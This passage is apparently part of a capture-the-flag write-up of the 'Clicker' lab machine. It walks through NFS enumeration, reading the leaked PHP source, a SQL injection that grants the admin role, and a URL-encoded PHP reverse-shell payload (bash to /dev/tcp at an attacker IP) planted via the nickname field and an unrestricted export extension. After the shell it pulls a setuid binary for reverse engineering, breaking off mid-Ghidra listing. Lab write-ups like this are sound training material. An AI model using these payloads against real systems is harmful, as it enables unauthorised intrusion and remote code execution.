Except that, it is possible to see the the “NFS” service was found. Which means that I will probably be able to list and download (in some cases to upload) files.

Reminder:

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nmap 10.10.11.232 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 22:52 IDT
Nmap scan report for 10.10.11.232
Host is up (0.14s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 89:d7:39:34:58:a0:ea:a1:db:c1:3d:14:ec:5d:5a:92 (ECDSA)
|_  256 b4:da:8d:af:65:9c:bb:f0:71:d5:13:50:ed:d8:11:30 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Did not follow redirect to http://clicker.htb/
|_ http-server-header: Apache/2.4.52 (Ubuntu)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000    2,3,4      111/tcp     rpcbind
|   100000    2,3,4      111/udp     rpcbind
|   100000    3,4        111/tcp6    rpcbind
|   100000    3,4        111/udp6    rpcbind
|   100003    3,4        2049/tcp    nfs
|   100003    3,4        2049/tcp6   nfs
|   100005    1,2,3      45871/tcp6  mountd
|   100005    1,2,3      52857/udp   mountd
|   100005    1,2,3      58562/udp6  mountd
|   100005    1,2,3      60715/tcp   mountd
|   100021    1,3,4      32912/udp6  nlockmgr
|   100021    1,3,4      35815/tcp6  nlockmgr
|   100021    1,3,4      43949/tcp   nlockmgr
|   100021    1,3,4      54445/udp   nlockmgr

```

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## 2049 – NFS Service

We are dealing with client/server system that allows users to access files across a network and treat them as they are in a local file directory. It acts the same as SMB, but can't communicate with it.

The NFS protocol lacks built-in authentication or authorization capabilities. Instead, authorization relies on the file system's existing information. In this process, the server plays a crucial role by translating the client's user information into the file system's format and converting the associated authorization details into the required UNIX syntax to the best of its ability.

One problem is that the client and server do not necessarily have to have the same mappings of UID/GID to users and groups. No further checks can be made on the part of the server. This is why NFS should only be used with this authentication method in trusted networks.

## RPC Enumeration

Using rpcinfo:

```

kali@kali: ~
$ rpcinfo -t clicker.htb
program version netid address service owner
100000 4 tcp6 ::0.0.111 portmapper superuser
100000 3 tcp6 ::0.0.111 portmapper superuser
100000 4 udp6 ::0.0.111 portmapper superuser
100000 3 udp6 ::0.0.111 portmapper superuser
100000 4 tcp 0.0.0.0.0.111 portmapper superuser
100000 3 tcp 0.0.0.0.0.111 portmapper superuser
100000 2 tcp 0.0.0.0.0.111 portmapper superuser
100000 4 udp 0.0.0.0.0.111 portmapper superuser
100000 3 udp 0.0.0.0.0.111 portmapper superuser
100000 2 udp 0.0.0.0.0.111 portmapper superuser
100000 4 local /run/rpcbind.sock portmapper superuser
100000 3 local /run/rpcbind.sock portmapper superuser
100005 1 udp 0.0.0.0.177.137 mountd superuser
100005 1 tcp 0.0.0.0.191.19 mountd superuser
100005 1 udp6 ::137.182 mountd superuser
100005 1 tcp6 ::157.147 mountd superuser
100005 2 udp 0.0.0.0.225.152 mountd superuser
100005 2 tcp 0.0.0.0.195.97 mountd superuser
100005 2 udp6 ::232.79 mountd superuser
100005 2 tcp6 ::142.235 mountd superuser
100005 3 udp 0.0.0.0.226.103 mountd superuser
100005 3 tcp 0.0.0.0.201.203 mountd superuser
100005 3 udp6 ::228.15 mountd superuser
100005 3 tcp6 ::144.169 mountd superuser
100024 1 udp 0.0.0.0.168.149 status 116
100024 1 tcp 0.0.0.0.181.183 status 116
100024 1 udp6 ::128.114 status 116
100024 1 tcp6 ::208.109 status 116
100003 3 tcp 0.0.0.0.8.1 nfs superuser
100003 4 tcp 0.0.0.0.8.1 nfs superuser
100227 3 tcp 0.0.0.0.8.1 nfs_acl superuser
  
```

I used the command 'showmount -e <IP>' in order to find the directories on the server that are available to mount:

```

kali@kali: ~/Desktop/Others/nfsshell
$ showmount -e 10.10.11.232
Export list for 10.10.11.232:
/mnt/backups *
  
```


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Then I mounted the found directory using the 'mount' command:


```
(kali㉿kali)-[~/Desktop/0thers/nfsshell]  
$ sudo mount -t nfs -o vers=3,noexec 10.10.11.232:/mnt/backups /mnt/t_backup
```

I used version 3 based on the scan results.

A zip file was found in the /mnt/t\_backup directory on my local machine:



I have all the PHP files of the application!



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## save\_game.php

```

1  <?php
2  session_start();
3  include_once("db_utils.php");
4
5  if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "") {
6      $args = [];
7      foreach($_GET as $key=>$value) {
8          if (strtolower($key) === 'role') {
9              // prevent malicious users to modify role
10             header('Location: /index.php?err=Malicious activity detected!');
11             die;
12         }
13         $args[$key] = $value;
14     }
15     save_profile($_SESSION['PLAYER'], $_GET);
16     // update session info
17     $_SESSION['CLICKS'] = $_GET['clicks'];
18     $_SESSION['LEVEL'] = $_GET['level'];
19     header('Location: /index.php?msg=Game has been saved!');
20 }
21 }
22 ?>

```

`include_once("db_utils.php")`

This line includes an external PHP file named "db\_utils.php" which will be analyzed later.

`if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "")`

This conditional checks if the "PLAYER" key is set in the session and whether it has a non-empty value. It is used to verify that a user is logged in.

`$args = []`

This initializes an empty array called \$args, which will be used to store the values from the \$\_GET superglobal.

`foreach($_GET as $key=>$value) { ... }`

This loop iterates through all the elements in the \$\_GET superglobal. It checks each key-value pair, and if the key is "role" (case-insensitive), it prevents further execution by redirecting the user to "/index.php" with an error message.

If the loop doesn't encounter a "role" key, it adds the key-value pairs from \$\_GET to the \$args array.

`save_profile($_SESSION['PLAYER'], $_GET)`

This line calls a function named "save\_profile" with the "PLAYER" session value and the entire \$\_GET array as arguments. This function saves or updates the user's profile information in a database.

The script then updates session variables \$\_SESSION['CLICKS'] and \$\_SESSION['LEVEL'] with values from \$\_GET['clicks'] and \$\_GET['level'], respectively.

Finally, it redirects the user to "/index.php" with a success message if all the operations were successful.

I believe if the input data from \$\_GET is not properly sanitized and validated, this might be the vulnerability I am looking for.

## db\_utils.php

```

save_game.php x db_utils.php x
1  <?php
2  session_start();
3
4  $db_server="localhost";
5  $db_username="clicker_db_user";
6  $db_password="clicker_db_password";
7  $db_name="clicker";
8  $mysqli = new mysqli($db_server, $db_username, $db_password, $db_name);
9  $pdo = new PDO("mysql:dbname=$db_name;host=$db_server", $db_username, $db_password);
10
11 function check_exists($player) {
12     global $pdo;
13     $params = ["player" => $player];
14     $stmt = $pdo->prepare("SELECT count(*) FROM players WHERE username = :player");
15     $stmt->execute($params);
16     $result = $stmt->fetchColumn();
17     if ($result > 0) {
18         return true;
19     }
20     return false;
21 }
22
23 function create_new_player($player, $password) {
24     global $pdo;
25     $params = ["player"=>$player, "password"=>hash("sha256", $password)];
26     $stmt = $pdo->prepare("INSERT INTO players(username, nickname, password, role, clicks, level) VALUES (:player,:player,:password,'User',0,0)");
27     $stmt->execute($params);
28 }
29
30 function check_auth($player, $password) {
31     global $pdo;
32     $params = ["player" => $player];
33     $stmt = $pdo->prepare("SELECT password FROM players WHERE username = :player");
34     $stmt->execute($params);
35     if ($stmt->rowCount() > 0) {
36         $row = $stmt->fetch(PDO::FETCH_ASSOC);
37         if (strcmp($row['password'], hash("sha256", $password)) == 0) {
38             return true;
39         }
40     }
41     return false;
42 }
43
44 function load_profile($player) {
45     global $pdo;
46     $params = ["player"=>$player];
47     $stmt = $pdo->prepare("SELECT nickname, role, clicks, level FROM players WHERE username = :player");
48     $stmt->execute($params);
49     if ($stmt->rowCount() > 0) {
50         $row = $stmt->fetch(PDO::FETCH_ASSOC);
51         return $row;
52     }
53     return array();
54 }
55
56 function save_profile($player, $args) {
57     global $pdo;
58     $params = ["player"=>$player];
59     $setStr = "";
60     foreach ($args as $key => $value) {
61         $setStr .= $key . "=" . $pdo->quote($value) . ",";
62     }
63     $setStr = rtrim($setStr, ",");
64     $stmt = $pdo->prepare("UPDATE players SET $setStr WHERE username = :player");
65     $stmt->execute($params);
66 }
67
68 // ONLY FOR THE ADMIN
69 function get_top_players($number) {
70     global $pdo;
71     $stmt = $pdo->query("SELECT nickname,clicks,level FROM players WHERE clicks >= " . $number);
72     $result = $stmt->fetchAll(PDO::FETCH_ASSOC);
73     return $result;
74 }
75
76 function get_current_player($player) {
77     global $pdo;
78     $stmt = $pdo->prepare("SELECT nickname, clicks, level FROM players WHERE username = :player");
79     $stmt->bindParam(':player', $player, PDO::PARAM_STR);
80     $stmt->execute();
81     if ($stmt->rowCount() > 0) {
82         $result = $stmt->fetch(PDO::FETCH_ASSOC);
83         return $result;
84     } else {
85         return null;
86     }
87 }
88 ?>

```

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`check_exists($player)`

This function checks if a player (username) exists in the database. It prepares a SQL query that counts the number of rows in the "players" table where the "username" matches the provided player name. If any rows are found, it returns true; otherwise, it returns false.

`create_new_player($player, $password)`

This function creates a new player record in the database. It hashes the provided password using SHA-256 and inserts a new row into the "players" table with default values for nickname, role, clicks, and level.

`check_auth($player, $password)`

This function checks if the provided player and password match a record in the database. It prepares a SQL query to select the hashed password from the "players" table based on the provided player name. If a matching record is found, it compares the hashed password with the provided password after hashing. If they match, it returns true; otherwise, it returns false.

`load_profile($player)`

This function loads a player's profile data from the database. It prepares a SQL query to select nickname, role, clicks, and level based on the provided player name. If a matching record is found, it returns an associative array with the profile data; otherwise, it returns an empty array.

`save_profile($player, $args)`

This function updates a player's profile data in the database. It takes an array of key-value pairs (\$args) and prepares an SQL query to update the "players" table with the new values. The function dynamically generates the SET clause of the query based on the keys and values in \$args.

`get_top_players($number)`

This function is intended for administrators and retrieves players who have achieved a certain number of clicks or more. It prepares a SQL query to select nickname, clicks, and level for players with clicks greater than or equal to the provided number.

`get_current_player($player)`

This function retrieves the profile data of a specific player based on their username. It prepares a SQL query to select nickname, clicks, and level for the specified player.



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After analyzing the relevant files, we are dealing with the following request and parameters:

| Request   | Response |
|---|----------|
| <pre> 1 GET /save_game.php clicks=32&amp;level=0 HTTP/1.1 2 Host: clicker.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)   Gecko/20100101 Firefox/115.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im   age/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://clicker.htb/play.php 9 Cookie: PHPSESSID=g4gtmh8kqavh1i2pnkeb77iiu 10 Upgrade-Insecure-Requests: 1 11 </pre> |          |

```

save_game.php x db_utils.php x
1 <?php
2 session_start();
3 include_once("db_utils.php");
4
5 if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "") {
6     $args = [];
7     foreach($_GET as $key=>$value) {
8         if (strtolower($key) === 'role') {
9             // prevent malicious users to modify role
10             header('Location: /index.php?err=Malicious activity detected!');
11             die;
12         }
13         $args[$key] = $value;
14     }
15     save_profile($_SESSION['PLAYER'], $_GET);
16     // update session info
17     $_SESSION['CLICKS'] = $_GET['clicks'];
18     $_SESSION['LEVEL'] = $_GET['level'];
19     header('Location: /index.php?msg=Game has been saved!');
20 }
21 }
22 ?>

function save_profile($player, $args) {
    global $pdo;
    $params = ["player"=>$player];
    $setStr = "";
    foreach ($args as $key => $value) {
        $setStr .= $key . "=" . $pdo->quote($value) . ",";
    }
    $setStr = rtrim($setStr, ",");
    $stmt = $pdo->prepare("UPDATE players SET $setStr WHERE username = :player");
    $stmt -> execute($params);
}

```

its about bypassing the strtolower, to perform a SQL Injection.

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## SQL-Injection


clicks=321&level=1&%72%6f%6c%65%3d%22%41%64%6d%69%6e%22%23

which is: clicks=321&level=1&role="Admin"##

it only accepts "Admin" as a valid parameter. Since this is passed to the SQL database, I added a # character to the end to quote the rest of the query.


| Request |   | Response   |                |
|---------|---|--|----------------|
| P       | Raw Hex   | Pretty   | Raw Hex Render |
| 1       | GET /save_game.php?clicks=321&level=1&%72%6f%6c%65%3d%22%41%64%6d%69%6e%22%23 HTTP/1.1        | 1 HTTP/1.1 302 Found                                 |                |
| 2       | Host: clicker.htb   | 2 Date: Mon, 25 Sep 2023 08:54:23 GMT                |                |
| 3       | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0            | 3 Server: Apache/2.4.52 (Ubuntu)                     |                |
| 4       | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 | 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT             |                |
| 5       | Accept-Language: en-US,en;q=0.5   | 5 Cache-Control: no-store, no-cache, must-revalidate |                |
| 6       | Accept-Encoding: gzip, deflate  | 6 Pragma: no-cache                                   |                |
| 7       | Connection: close   | 7 Location: /index.php?msg=Game has been saved!      |                |
| 8       | Referer: http://clicker.htb/play.php  | 8 Content-Length: 0                                  |                |
| 9       | Cookie: PHPSESSID=96sa448v7f4po6khm2g0dgu5ok  | 9 Connection: close                                  |                |
| 10      | Upgrade-Insecure-Requests: 1  | 10 Content-Type: text/html; charset=UTF-8            |                |
|         |   | 11   |                |
|         |   | 12   |                |

Logout and Login back again:



| Burp  | Project | Intruder | Repeater | Window   | Help         |
|---|---------|----------|----------|----------|--------------|
| Dashboard   | Target  | Proxy    | Intruder | Repeater | Collaborator |
| Sequencer   | Decoder | Comparer | Logger   |          |              |
| Intercept HTTP history WebSockets history Proxy settings  |         |          |          |          |              |
| Request to http://clicker.htb:80 [10.10.11.232]   |         |          |          |          |              |
| <div>Forward Drop Intercept is on Action Open browser</div>   |         |          |          |          |              |
| <div>Pretty Raw Hex</div> <pre> 1 GET /admin.php HTTP/1.1 2 Host: clicker.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://clicker.htb/index.php 9 Cookie: PHPSESSID=96sa448v7f4po6khm2g0dgu5ok 10 Upgrade-Insecure-Requests: 1 11</pre> |         |          |          |          |              |

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```

1 POST /export.php HTTP/1.1
2 Host: clicker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://clicker.htb
10 Connection: close
11 Referer: http://clicker.htb/admin.php
12 Cookie: PHPSESSID=96sa448v7f4po6khm2g0dgu5ok
13 Upgrade-Insecure-Requests: 1
14
15 threshold=1000000&extension=txt

```



I'm logged in as the Administrator.

The export.php becomes more relevant but it's a bit complicated file. What important is:

The system accepts a POST value for a file extension without proper sanitization, which allows us to specify potentially harmful extensions like PHP. If we omit the .txt or .json extension, the system will create an HTML file without validating the input parameters. This lack of validation allows for the injection of PHP code onto the server, potentially leading to remote code execution (RCE) vulnerabilities.

To exploit this, we can modify our nickname to include a PHP payload using the same vulnerability to gain administrative access. The system doesn't verify the nickname parameter, so we can simply encode our PHP payload in the URL to execute malicious actions.

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.125/7777 0>&1'");?>
```

URL Encoded:

```
%3C%3Fphp%20exec%28%22%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.125%2F7777%200%3E%261%27%22%29%3B%3F%3E
```

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| Request  |     |     | Response  |     |     |        |
|--|-----|-----|---|-----|-----|--------|
| Pretty   | Raw | Hex | Pretty  | Raw | Hex | Render |
| <pre> 1 GET /save_game.php?clicks=501&amp;level=1&amp;nickname=   %3C%3Fphp%20exec%28%22%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20   %2Fdev%2Ftcp%2F10.10.14.125%2F7777%20%3E%26%27%22%29%3B%3F%3E   HTTP/1.1 2 Host: clicker.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)   Gecko/20100101 Firefox/115.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im   age/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://clicker.htb/play.php 9 Cookie: PHPSESSID=96sa448v7f4po6khm2g0dgu5ok 10 Upgrade-Insecure-Requests: 1 11 12 </pre> |     |     | <pre> 1 HTTP/1.1 302 Found 2 Date: Mon, 25 Sep 2023 10:40:25 GMT 3 Server: Apache/2.4.52 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Location: /index.php?msg=Game has been saved! 8 Content-Length: 0 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 </pre> |     |     |        |

Then, sent a POST request with the extension parameter:

| Request   |     |     | Response   |     |     |        |
|---|-----|-----|--|-----|-----|--------|
| P   | Raw | Hex | Pretty   | Raw | Hex | Render |
| <pre> 1 POST /export.php HTTP/1.1 2 Host: clicker.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)   Gecko/20100101 Firefox/115.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im   age/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 13 9 Origin: http://clicker.htb 10 Connection: close 11 Referer: http://clicker.htb/admin.php 12 Cookie: PHPSESSID=96sa448v7f4po6khm2g0dgu5ok 13 Upgrade-Insecure-Requests: 1 14 15 extension=php </pre> |     |     | <pre> 1 HTTP/1.1 302 Found 2 Date: Mon, 25 Sep 2023 10:41:05 GMT 3 Server: Apache/2.4.52 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Location: /admin.php?msg=Data has been saved in   exports/top_players_of2w4ic4.php 8 Content-Length: 0 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 </pre> |     |     |        |

I will use the given path and will try to access the file using the browser, while a listener is on:

I got a reverse shell!

www-data shell

```

(kali@kali)-[~]
$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.10.14.125] from (UNKNOWN) [10.10.11.232] 40252
bash: cannot set terminal process group (1195): Inappropriate ioctl for device
bash: no job control in this shell
www-data@clicker:/var/www/clicker.htb/exports$

```

I was looking for the flag with no success. I navigated to the /home directory to find users on the machine:

```

www-data@clicker:/ $ cd /home
cd /home
www-data@clicker:/home$ ls -la
ls -la
total 12
drwxr-xr-x 3 root root 4096 Sep  5 19:19 .
drwxr-xr-x 18 root root 4096 Sep  5 19:19 ..
drwxr-x--- 7 jack jack 4096 Sep  6 12:30 jack
www-data@clicker:/home$

```

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It is possible to see that I don't have permissions to access that directory and find the user's flag.

I was looking for files owned by the user jack:

```
www-data@clicker:/home$ find / -user jack 2> /dev/null
find / -user jack 2> /dev/null
/home/jack
/var/crash/_opt_manage_execute_query.1000.crash
/opt/manage
/opt/manage/README.txt
/opt/manage/execute_query
www-data@clicker:/home$
```

I went through the files and found the first interesting piece information in the README.txt file:

```
www-data@clicker:/home$ cat /opt/manage/README.txt
cat /opt/manage/README.txt
Web application Management

Use the binary to execute the following task:
- 1: Creates the database structure and adds user admin
- 2: Creates fake players (better not tell anyone)
- 3: Resets the admin password
- 4: Deletes all users except the admin
www-data@clicker:/home$
```

Seems to be an application on the server.

I moved on to the last listed file:

```
www-data@clicker:/home$ ls -l /opt/manage
ls -l /opt/manage
total 20
-rw-rw-r-- 1 jack jack 256 Jul 21 22:29 README.txt
-rwsrwsr-x 1 jack jack 16368 Feb 26 2023 execute_query
www-data@clicker:/home$ file /opt/manage/execute_query
file /opt/manage/execute_query
/opt/manage/execute_query: setuid, setgid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cad57695aba64e8b4f4274878882ead34f2b2d57, for GNU/Linux 3.2.0, not stripped
www-data@clicker:/home$
```

The execute\_query file is a Linux executable (ELF) file, and the SUID is set for the user jack.

I need to understand more about the file, therefore I need to move it to my local machine for further investigation. First I stabled the shell:

```
www-data@clicker:/var/www/clicker.htb/exports$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ts$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@clicker:/var/www/clicker.htb/exports$ ^Z
zsh: suspended nc -nlvp 7777

(kali㉿kali)-[~]
└─$ stty raw -echo; fg

[1] + continued nc -nlvp 7777
export=xterm
```

The I opened an HTTP server on the target machine and downloaded the file from the server using wget:

```
www-data@clicker:/opt/manage$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

## Erel Regev

```

kali@kali: ~/Desktop/Machines/Clicker
[kali@kali]~/Desktop/Machines/Clicker$
$ wget 10.10.11.232:8000/execute_query
--2023-09-25 14:01:43-- http://10.10.11.232:8000/execute_query
Connecting to 10.10.11.232:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16368 (16K) [application/octet-stream]
Saving to: 'execute_query'

execute_query                               100%[=====] 15.98K --.-KB/s   in 0.1s

2023-09-25 14:01:43 (113 KB/s) - 'execute_query' saved [16368/16368]

[kali@kali]~/Desktop/Machines/Clicker$
$ ls -l
total 20
drwxr-xr-x 4 kali kali 4096 Sep  1 23:21 clicker.htb
-rw-r--r-- 1 kali kali 16368 Feb 26  2023 execute_query

[kali@kali]~/Desktop/Machines/Clicker$
$ file execute_query
execute_query: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cad57695ab
a64e8b4f4274878882ead34f2b2d57, for GNU/Linux 3.2.0, not stripped

```

I used Ghidra for some reverse engineering and decompiling:

Initially, I observed that the .sql files lack absolute file paths, which could potentially make them vulnerable to a technique called "PATH hijacking."

```

Listing: execute_query
AL:1 <RETURN>
00101260 f3 of 1e fa frame_dummy
00101264 e9 77 ff JMP register_tm_clones
ff ff -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

FUNCTION
undefined main()
AL:1 <RETURN>
undefined8 Stack[-0x10]:8 local_10
undefined8 Stack[-0x20]:8 local_20
XREF[1]: 001015f5(R)
XREF[2]: 0010128f(W), 001015e1(R)
undefined1 Stack[-0x28]:1 local_28
undefined8 Stack[-0x30]:8 local_30
XREF[1]: 00101550(W)
XREF[1]: 0010154c(W)
undefined8 Stack[-0x38]:8 local_38
XREF[1]: 00101530(W)
undefined8 Stack[-0x40]:8 local_40
XREF[1]: 0010152c(W)
undefined8 Stack[-0x50]:8 local_50
XREF[1]: 00101514(W)
undefined8 Stack[-0x58]:8 local_58
XREF[1]: 00101510(W)
undefined8 Stack[-0x60]:8 local_60
XREF[1]: 001014f8(W)
undefined8 Stack[-0x68]:8 local_68
XREF[1]: 001014f4(W)
undefined8 Stack[-0x70]:8 local_70
XREF[1]: 001014dc(W)
